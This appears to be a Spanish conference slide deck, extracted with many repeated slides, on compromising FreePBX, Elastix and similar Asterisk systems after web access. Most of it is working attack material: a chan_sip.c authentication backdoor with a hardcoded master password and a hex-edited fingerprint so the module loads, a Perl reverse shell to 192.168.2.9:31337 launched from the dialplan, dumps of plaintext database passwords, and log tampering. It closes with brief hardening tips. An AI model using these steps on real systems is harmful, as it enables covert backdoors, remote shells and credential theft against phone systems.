Ya que tenemos el control de la web, nos creamos una página "atractiva" en algún lugar oculto ...






Y la conectamos con el servicio *manager* de la FreePBX ...

```
$sc = fsockopen("localhost", 5038, $errnum, $errdesc) or die("Connection  
failed");  
fputs($sc, "Action: login\r\n");  
fputs($sc, "Events: off\r\n");  
fputs($sc, "Username: admin\r\n");  
fputs($sc, "Secret: amp111\r\n\r\n");  
fputs($sc, "Action: originate\r\n");  
fputs($sc, "Channel: LOCAL/$MI_TELEFONO@ext-local\r\n");  
fputs($sc, "WaitTime: 30\r\n");  
fputs($sc, "Exten: $TFNO_DE_MI_AMIGO\r\n");  
fputs($sc, "Context: ext-local\r\n");  
fputs($sc, "Priority: 1\r\n\r\n");  
fputs($sc, "Action: logoff\r\n\r\n");  
sleep(3);  
fclose($sc);
```



FreePBX®





A ver los módulos ...

```
bash-4.1$ ls -la /usr/lib/asterisk/modules/
```

```
total 14300
```

```
drwxr-xr-x. 2 root root 12288 jul 8 18:24 .
drwxr-xr-x. 3 root root 4096 jun 8 16:26 ..
-rwxr-xr-x. 1 root root 47864 may 21 20:50 app_adsiprog.so
-rwxr-xr-x. 1 root root 18588 may 21 20:50 app_alarmreceiver.so
-rwxr-xr-x. 1 root root 14516 may 21 20:50 app_amd.so
-rwxr-xr-x. 1 root root 9148 may 21 20:50 app_authenticate.so
-rwxr-xr-x. 1 root root 4116 may 21 20:50 app_cdr.so
-rwxr-xr-x. 1 root root 4736 may 21 20:50 app_celgenuserevent.so
-rwxr-xr-x. 1 root root 6524 may 21 20:50 app_chanisavail.so
-rwxr-xr-x. 1 root root 5312 may 21 20:50 app_channelredirect.so
-rwxr-xr-x. 1 root root 24396 may 21 20:50 app_chanspy.so
```

```
.....
```



A ver los módulos ...

bash-4.1\$ ls -la /usr/lib/asterisk/modules/

```
total 14300
drwxr-xr-x. 2 root  root   12288 jul  8 18:24 .
drwxr-xr-x. 3 root  root   4096 jun  8 16:26 ..
-rwxr-xr-x. 1 root  root  47864 may 21 20:50 app_adsiprog.so
-rwxr-xr-x. 1 root  root  18588 may 21 20:50 app_alarmreceiver.so
-rwxr-xr-x. 1 root  root  14516 may 21 20:50 app_amd.so
-rwxr-xr-x. 1 root  root   9148 may 21 20:50 app_authenticate.so
-rwxr-xr-x. 1 root  root   4116 may 21 20:50 app_cdr.so
-rwxr-xr-x. 1 root  root   4736 may 21 20:50 app_celgenuserevent.so
-rwxr-xr-x. 1 root  root   6524 may 21 20:50 app_chanisavail.so
-rwxr-xr-x. 1 root  root   5312 may 21 20:50 app_channelredirect.so
-rwxr-xr-x. 1 root  root  24396 may 21 20:50 app_chanspy.so
```



ueno, al menos son propiedad de root!!!

rece que no los podemos modificar ...



¿ O si ?



¿ O si ?

Porque si el fichero `/etc/asterisk/asterisk.conf`, donde se indica la ruta de los módulos, es propiedad del usuario *asterisk* ...



¿ O si ?

Porque si el fichero `/etc/asterisk/asterisk.conf`, donde se indica la ruta de los módulos, es propiedad del usuario *asterisk* ...

**¿ Qué nos impide copiar los módulos en otra ruta
y modificar *asterisk.conf* ?**



Buscamos un directorio con permisos de escritura y copiamos los módulos:

```
bash-4.1$ mkdir /var/lib/asterisk/moh/modules
```

```
bash-4.1$ cp /usr/lib/asterisk/modules/*  
/var/lib/asterisk/moh/modules/
```



Modificamos el fichero `asterisk.conf` cambiando la ruta de los módulos:

```
bash-4.1$ cd /etc/asterisk
```

```
bash-4.1$ mv asterisk.conf asterisk.conf.cop
```

```
bash-4.1$ echo "[directories]">asterisk.conf
```

```
bash-4.1$ echo "astetcdir => /etc/asterisk">>asterisk.conf
```

```
bash-4.1$ echo "astmoddir => /var/lib/asterisk/moh/modules">>asterisk.conf
```

```
bash-4.1$ echo "astvarlibdir => /var/lib/asterisk">>asterisk.conf
```

```
bash-4.1$ echo "astagidir => /var/lib/asterisk/agi-bin">>asterisk.conf
```

```
bash-4.1$ echo "astspooldir => /var/spool/asterisk">>asterisk.conf
```

```
bash-4.1$ echo "astrundir => /var/run/asterisk">>asterisk.conf
```

```
bash-4.1$ echo "astlogdir => /var/log/asterisk">>asterisk.conf
```

```
bash-4.1$ echo "[options]">>asterisk.conf
```

```
bash-4.1$ echo "transmit_silence_during_record = yes">>asterisk.conf
```

```
bash-4.1$ echo "languageprefix=yes">>asterisk.conf
```

```
bash-4.1$ echo "execincludes=yes">>asterisk.conf
```



Reiniciamos el Asterisk ...

sh-4.1\$ asterisk -rx "core restart when convenient"



Reiniciamos el Asterisk ...

```
sh-4.1$ asterisk -rx "core restart when convenient"
```

Verificamos qué módulos hay en uso ...

```
sh-4.1$ fuser -v /usr/lib/asterisk/modules/res_curl.so
```

```
sh-4.1$ fuser -v /var/lib/asterisk/moh/modules/res_curl.so
```

```
USER      PID ACCESS COMMAND
```

```
/var/lib/asterisk/moh/modules/res_curl.so:
```

```
asterisk 2565 ....m asterisk
```



Si Asterisk es de código abierto

Y somos capaces de cambiar un módulo en la FreePBX ...



Si Asterisk es de código abierto

Y somos capaces de cambiar un módulo en la FreePBX ...

¿Qué tal si modificamos chan_sip.c (encargado de validar los peers) y creamos una contraseña maestra, por código, que valide a cualquier usuario, y luego sustituimos nuestro chan_sip.so por el original?



Función de chan_sip.c que valida el registro de los peers:

/*! \brief Check user authorization from peer definition

Some actions, like REGISTER and INVITEs from peers require authentication (if peer have secret set)

\return 0 on success, non-zero on error

***/**

static enum check_auth_result check_auth(**struct** sip_pvt *p, **struct** sip_request *req, **const char** *username,

const char *secret, **const char** *md5secret, **int** sipmethod,

const char *uri, **enum** xmittype reliable, **int** ignore)

{

.....

}



Validación del peer:

```
if (!ast_strlen_zero(md5secret)) { ast_copy_string(a1_hash, md5secret, sizeof(a1_hash)); }
else {
    char a1[256];
    snprintf(a1, sizeof(a1), "%s:%s:%s", username, p->realm, secret);
    ast_md5_hash(a1_hash, a1);
}

/* compute the expected response to compare with what we received */
{
    char a2[256]; char a2_hash[256]; char resp[256];
    snprintf(a2, sizeof(a2), "%s:%s", sip_methods[sipmethod].text, S_OR(keys[K_URI].s, uri));
    ast_md5_hash(a2_hash, a2);
    snprintf(resp, sizeof(resp), "%s:%s:%s", a1_hash, usednonce, a2_hash);
    ast_md5_hash(resp_hash, resp);
}

good_response = keys[K_RESP].s && !strncasecmp(keys[K_RESP].s, resp_hash,
strlen(resp_hash));
```



Añadiendo estas pocas líneas permitiremos que cualquier usuario valide con la contraseña 31337:

```
if (good_response == 0) {  
    char a1[256], char a2[256]; char a2_hash[256]; char resp[256];  
  
    strcpy(secret, "31337");  
    snprintf(a1, sizeof(a1), "%s:%s:%s", username, p->realm, secret);  
    ast_md5_hash(a1_hash, a1);  
  
    snprintf(a2, sizeof(a2), "%s:%s", sip_methods[sipmethod].text, S_OR(keys[K_URI].s,  
uri));  
    ast_md5_hash(a2_hash, a2);  
    snprintf(resp, sizeof(resp), "%s:%s:%s", a1_hash, usednonce, a2_hash);  
    ast_md5_hash(resp_hash, resp);  
  
    good_response = keys[K_RESP].s && !strncasecmp(keys[K_RESP].s, resp_hash,  
strlen(resp_hash));  
}
```



Compilamos en nuestra máquina el módulo y lo subimos al servidor de FreePBX:

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/
```

```
sh-4.1$ rm chan_sip.so
```

```
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_sip.so
```



Compilamos en nuestra máquina el módulo y lo subimos al servidor de FreePBX:

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/
```

```
sh-4.1$ rm chan_sip.so
```

```
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_sip.so
```

Recargamos el módulo ...

```
sh-4.1$ asterisk -rx "module unload chan_sip.so"
```

```
sh-4.1$ asterisk -rx "module load chan_sip.so"
```



Compilamos en nuestra máquina el módulo y lo subimos al servidor de FreePBX:

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/
```

```
sh-4.1$ rm chan_sip.so
```

```
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_sip.so
```

Recargamos el módulo ...

```
sh-4.1$ asterisk -rx "module unload chan_sip.so"
```

```
sh-4.1$ asterisk -rx "module load chan_sip.so"
```

```
Unable to load module chan_sip.so
```

```
Command 'module load chan_sip.so' failed.
```



Compilamos en nuestra máquina el módulo y lo subimos al servidor de FreePBX:

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/
```

```
sh-4.1$ rm chan_sip.so
```

```
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_sip.so
```

Recargamos el módulo ...

```
sh-4.1$ asterisk -rx "module unload chan_sip.so"
```

```
sh-4.1$ asterisk -rx "module load chan_sip.so"
```

```
Unable to load module chan_sip.so
```

```
Command 'module load chan_sip.so' failed.
```

Asterisk no nos permite meter un módulo de otra compilación!!





Pero ...



Pero ...

Y si nos descargamos el chan_sip.so original a nuestra máquina ...

```
sh-4.1$ cp /usr/lib/asterisk/modules/chan_sip.so /var/www/html/  
pepelux@debian$ wget http://192.168.2.20/chan_sip.so
```

Y lo comparamos con la copia usando el comando strings:

```
pepelux@debian$ strings chan_sip_orig.so
```

```
__gmon_start__
```

```
__cxa_finalize
```

```
_Jv_RegisterClasses
```

```
ast_str_append
```

```
.....
```

```
_ast_calloc
```

```
95089850e3c922fa176f9bd274fd8109 ← Huella del fichero original
```



```
pepelux@debian$ strings chan_sip_cop.so
```

```
__gmon_start__
```

```
__cxa_finalize
```

```
_Jv_RegisterClasses
```

```
ast_str_append
```

```
.....
```

```
;*2$"
```

```
47bd3e0f3e5a335edebd1441b5beb3af ← Huella del fichero  
modificado
```



```
pepelux@debian$ strings chan_sip_cop.so
```

```
__gmon_start__
```

```
__cxa_finalize
```

```
_Jv_RegisterClasses
```

```
ast_str_append
```

```
.....
```







```
;*2$"
```

```
47bd3e0f3e5a335edebd1441b5beb3af ← Huella del fichero  
modificado
```

Con un editor hexadecimal le ponemos al nuevo fichero la huella del original.









Asterisk™

 New ▾
  Open
  Save
  Save As
  Undo ▾
  Redo

chan_sip_cop.so ✕ chan_sip_orig.so ✕

000B: 8EB0	00 00 00 00	00 00 00 00	C2 84 09 00	B4 D8 0A 00Ä...`0..
000B: 8EC0	D8 D8 0A 00	02 00 00 00	34 37 62 64	33 65 30 66	00.....47bd3e0f
000B: 8ED0	33 65 35 61	33 33 35 65	64 65 62 64	31 34 34 31	3e5a335edebd1441
000B: 8EE0	62 35 62 65	62 33 61 66	3C 00 00	38 EC 09 00	b5beb3af] <..8i..
000B: 8EF0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

 New ▾
  Open
  Save
  Save As
  Undo ▾
  Redo

chan_sip_cop.so ✕ chan_sip_orig.so ✕

000B: 8EB0	00 00 00 00	00 00 00 00	C2 84 09 00	B4 D8 0A 00Ä...`0..
000B: 8EC0	D8 D8 0A 00	02 00 00 00	39 35 30 38	39 38 35 30	00.....95089850
000B: 8ED0	65 33 63 39	32 32 66 61	31 37 36 66	39 62 64 32	e3c922fa176f9bd2
000B: 8EE0	37 34 66 64	38 31 30 39	00 3C 00 00	38 EC 09 00	74fd8109] <..8i..
000B: 8FF0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00



Repetimos el proceso ...

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/
```

```
sh-4.1$ rm chan_sip.so
```

```
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_sip.so
```



Repetimos el proceso ...

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/
```

```
sh-4.1$ rm chan_sip.so
```

```
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_sip.so
```

Recargamos el módulo ...

```
sh-4.1$ asterisk -rx "module unload chan_sip.so"
```

```
sh-4.1$ asterisk -rx "module load chan_sip.so"
```



Repetimos el proceso ...

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/
```

```
sh-4.1$ rm chan_sip.so
```

```
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_sip.so
```

Recargamos el módulo ...

```
sh-4.1$ asterisk -rx "module unload chan_sip.so"
```

```
sh-4.1$ asterisk -rx "module load chan_sip.so"
```

```
Loaded module chan_sip.so
```



Repetimos el proceso ...

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/
```

```
sh-4.1$ rm chan_sip.so
```

```
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_sip.so
```

Recargamos el módulo ...

```
sh-4.1$ asterisk -rx "module unload chan_sip.so"
```

```
asterisk -rx "module load chan_sip.so"
```

```
asterisk -rx "module load chan_sip.so"
```

Hemos troyanizado el Asterisk!!





Repetimos el proceso ...

```
sh-4.1$ cd /var/lib/asterisk/moh/modules/  
sh-4.1$ rm chan_sip.so  
sh-4.1$ wget http://192.168.2.9:/freepbx/chan_
```



Recargamos el módulo ...

```
sh-4.1$ asterisk -rx "module unload chan_sip.so"  
sh-4.1$ asterisk -rx "module load chan_sip.so"  
sh-4.1$ asterisk -rx "module chan_sip.so"
```

Hemos troyanizado el Asterisk!!



ii Veamos un caso práctico !!

DEMO

(con la última versión de FreePBX)



El problema es que con todo esto, habremos dejado muchos logs ...



El problema es que con todo esto, habremos dejado muchos logs ...

No pasa nada, los logs también son propiedad del usuario *asterisk!*

```
total 100312
sh-4.1$ ls -la /var/log/asterisk -la
drwxrwxr-x. 4 asterisk asterisk 4096 jun  8 18:30 .
drwxr-xr-x.  8 root      root    4096 ago  3 13:50 ..
drwxrwxr-x.  2 asterisk asterisk  4096 jun  8 18:29 cdr-csv
drwxrwxr-x.  2 asterisk asterisk  4096 may 21 20:48 cdr-custom
-rw-rw-r--  1 asterisk asterisk 193266 ago  3 13:51 fail2ban
-rw-rw-r--  1 asterisk asterisk 43584645 ago  3 13:51 freepbx_dbug
-rw-rw-r--  1 asterisk asterisk  652037 jul 14 17:04 freepbx_debug
-rw-rw-r--  1 asterisk asterisk 195534 jul 14 14:53 freepbx.log
-rw-rw-r--  1 asterisk asterisk 57940943 ago  3 13:51 full
-rw-rw-r--  1 asterisk asterisk  1542 jul 14 14:53 queue_log
```



El problema es que con todo esto, habremos dejado muchos logs ...

No pasa nada, los logs también son propiedad del usuario *asterisk!*

```
total 100312
sh-4.1$ ls -la /var/log/asterisk -la
drwxrwxr-x. 4 asterisk asterisk 4096 jun  8 18:30 .
drwxr-xr-x.  8 root      root    4096 ago  3 13:50 ..
drwxrwxr-x.  2 asterisk asterisk  4096 jun  8 18:29 cdr-csv
drwxrwxr-x.  2 asterisk asterisk  4096 may 21 20:48 cdr-custom
-rw-rw-r--  1 asterisk asterisk 193266 ago  3 13:51 fail2ban
-rw-rw-r--  1 asterisk asterisk 43584645 ago  3 13:51 freepbx_debug
-rw-rw-r--  1 asterisk asterisk  652037 jul 14 17:04 freepbx_debug
-rw-rw-r--  1 asterisk asterisk 195534 jul 14 14:53 freepbx.log
-rw-rw-r--  1 asterisk asterisk 57940943 ago  3 13:51 full
-rw-rw-r--  1 asterisk asterisk  1542 jul 14 14:53 queue_log
```



Otros sistemas



- La web es mucho más estricta y no podemos inyectar el script desde el CLI



Otros sistemas

- La web es mucho más estricta y no podemos inyectar el script desde el CLI

- Pero trae un editor de ficheros que nos permite crear un nuevo fichero con la shell:

```
<< Back File: shell.conf Save Reload Asterisk

#!/usr/bin/perl
use Socket;
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in(31337,
inet_aton("192.168.2.9")))){
open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/bash -i");}
```

- Creamos a mano el plan de llamadas en extensions.conf (o desde el CLI):

dialplan reload

dialplan add extension 999,1,answer, into from-internal

dialplan add extension 999,2,system,/usr/bin/perl</etc/asterisk/shell.conf into from-internal

dialplan add extension 999,3,hangup, into from-internal



Otros sistemas

- Una vez dentro, lo mismo que antes.

bash-3.2\$ id

uid=100(asterisk) gid=101(asterisk)

- Durante la instalación nos obliga a poner una contraseña al usuario root de mysql.



Otros sistemas

- Una vez dentro, lo mismo que antes.

```
bash-3.2$ id
```

```
uid=100(asterisk) gid=101(asterisk)
```

- Durante la instalación nos obliga a poner una contraseña al usuario root de mysql.

Pero:

```
bash-3.2$ cat /etc/elastix.conf
```

```
mysqlrootpwd=asterisk01 ← Contraseña de root para mysql
```

```
cyrususerpwd=asterisk01 ← Contraseña de IMAPd
```

```
amiadminpwd=web01 ← Contraseña del administrador de la web
```



Otros sistemas

Al igual que ocurre con FreePBX:

- **La web es propiedad del usuario *asterisk*.**
- **Los ficheros de configuración de *Asterisk* son también propiedad del usuario *asterisk*, y el proceso para cambiar un módulo es el mismo.**
- **Una vez tenemos acceso al sistema, la configuración es prácticamente la misma que en una FreePBX.**



The Open Platform for Business Telephony

- La web no trae interfaz para el CLI.

Otros sistemas



Otros sistemas

The Open Platform for Business Telephony

- La web no trae interfaz para el CLI

Pero trae un editor de ficheros que nos permite modificar ficheros de configuración:

```
Header  
#!/usr/bin/perl  
  
use Socket;  
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));  
if(connect(S,sockaddr_in(31337,  
inet_aton("192.168.2.9")))){  
open(STDIN,">&S");  
open(STDOUT,">&S");  
open(STDERR,">&S");  
exec("/bin/bash -i");}|
```

- Creamos a mano el plan de llamadas en extensions.conf:

[from-internal]

exten => 999,1,answer()

exten => 999,2,system(/usr/bin/perl</etc/asterisk/sip_custom.conf)

exten => 999,3,hangup()



Otros sistemas

The Open Platform for Business Telephony

- **Una vez dentro, lo mismo que antes.**

```
bash-3.2$ id
```

```
uid=100(asterisk) gid=101(asterisk)
```

```
bash-3.2$ grep AMPDB /etc/amportal.conf
```

```
AMPDBNAME=asterisk ← BBDD de Asterisk
```

```
AMPDBUSER=asteriskuser ← Usuario para mysql
```

```
AMPDBPASS=amp109 ← Contraseña para mysql
```

- **La web y el Asterisk, también son propiedad del usuario *asterisk*, al igual que en las otras distribuciones.**

¿Qué hemos conseguido con un simple acceso a la web?



- Acceso total a la Base de Datos (permitiendo crear accesos desde el exterior)



- Acceso total a la Web (permitiendo modificarla o subir una shell)



- Acceso total al Asterisk (permitiendo cambiar o añadir módulos)

Soluciones

Si no sabemos configurar un Asterisk de forma manual y necesitamos usar este tipo de plataformas, debemos tomar unas mínimas medidas de seguridad:

- **Restringir el acceso a la web únicamente desde la red local.**
- **Proteger la web con usuario y contraseña mediante un htaccess.**
- **Evitar el uso de redes inalámbricas que permitan a un extraño monitorizar nuestra red.**
- **Mantener el sistema siempre actualizado.**
- **Rezar.**

Espero que os haya gustado

Jose Luis Verdeguer

Twitter: @pepeluxx



pepeluxx@gmail.com
verdeguer@zoonsuite.com

<http://blog.pepelux.org>
<http://www.zoonsuite.es>

¿Preguntas?